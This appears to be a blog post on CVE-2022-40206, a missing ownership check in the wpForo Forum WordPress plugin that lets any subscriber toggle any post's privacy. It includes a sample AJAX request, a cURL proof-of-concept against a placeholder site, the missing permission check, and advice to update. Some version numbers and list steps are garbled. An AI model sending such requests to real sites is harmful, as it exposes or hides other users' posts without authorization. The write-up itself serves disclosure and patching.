
The world of WordPress plugins is massive, but even some of the best-loved plugins can have serious security issues. One such issue—tracked as CVE-2022-40206—was reported in the popular wpForo Forum plugin (up to version 2..5). It lets any user with a basic “subscriber” role or higher override the privacy of any forum post. That means an attacker can make private discussions public, or hide critical info—without having real admin rights.
Let's break down what happened, how it works, and how to fix it, all in plain, simple American English.
What Is wpForo Forum and Why Does CVE-2022-40206 Matter?
wpForo Forum is a highly rated WordPress plugin to add a forum/discussion area to your site. It’s trusted, packed with features, and used on thousands of websites. Forums run on privacy controls, letting authors (or mods) toggle topics and replies as private or public.
But with CVE-2022-40206, this privacy control was open to abuse due to an Insecure Direct Object Reference (IDOR) bug—an attack where someone changes a resource they shouldn’t have access to, simply by guessing or knowing the ID.
The Vulnerability Explained (IDOR in Action)
If you use wpForo, users can set their own posts and replies to “private.” This is meant only for post authors and moderators. However, this bug happens because the plugin’s “mark as private/public” function doesn’t check if you actually own the post you're changing.
That means *if you know the post’s ID, you can change its privacy*, even if you didn’t write it!
Proof-of-Concept (PoC) — How the Exploit Works
Whenever a user marks a post as private/public, wpForo sends an AJAX request. The request looks like this (simplified):
POST /wp-admin/admin-ajax.php
Content-Type: application/x-www-form-urlencoded

action=wpforo_make_post_private
postid=12345
private=1
_wpnonce=<valid_nonce>
If the attacker can get a valid nonce (easy if they use the forum legitimately), they can now submit this request for any post, even ones they didn't write, by changing postid.
Minimal Exploit via cURL
Replace 12345 with the target post ID, and supply your own valid nonce and cookies.
curl -b 'wordpress_logged_in_...' \
     -d 'action=wpforo_make_post_private&postid=12345&private=1&_wpnonce=your_nonce' \
     'https://target-site.com/wp-admin/admin-ajax.php';
The plugin will mark the post as private—even if the attacker has no rights over that post.
Submits the AJAX request with a valid nonce, changing the privacy of *any* post.
4. Post instantly changes status (private/public), havoc is caused.
Here’s a PHP snippet showing the check that’s missing (should have been)
// Not actually in vulnerable code, but should be
if ( ! current_user_can( 'edit_post', $postid ) ) {
    wp_die( 'Unauthorized', 403 );
}
Without this, any authenticated user can use AJAX to flip post privacy.
Original Reference Links
- NVD: CVE-2022-40206 Details
- wpForo support thread
- WPScan Advisory
- Patch release note (wpForo v2..6)
Mitigation and Fix
If your site depends on wpForo, update now to at least version 2..6. The patch adds checks to prevent users from flipping privacy on posts they don’t own or moderate.
Final Thoughts
IDOR bugs are among the sneakier web application flaws. With just a few requests, an attacker can change private to public discussions (or vice versa), leak info, or disrupt communities. This flaw in wpForo was patched fast, but it's a reminder: even “only users can do this" features need strong permission checks.
If you run a public WordPress forum— update your plugins regularly and audit user rights! Don’t wait for a CVE to hit the news.
Feel free to share this story to warn webmasters and forum admins everywhere.
Timeline
Published on: 11/08/2022 19:15:00 UTC
Last modified on: 11/09/2022 13:57:00 UTC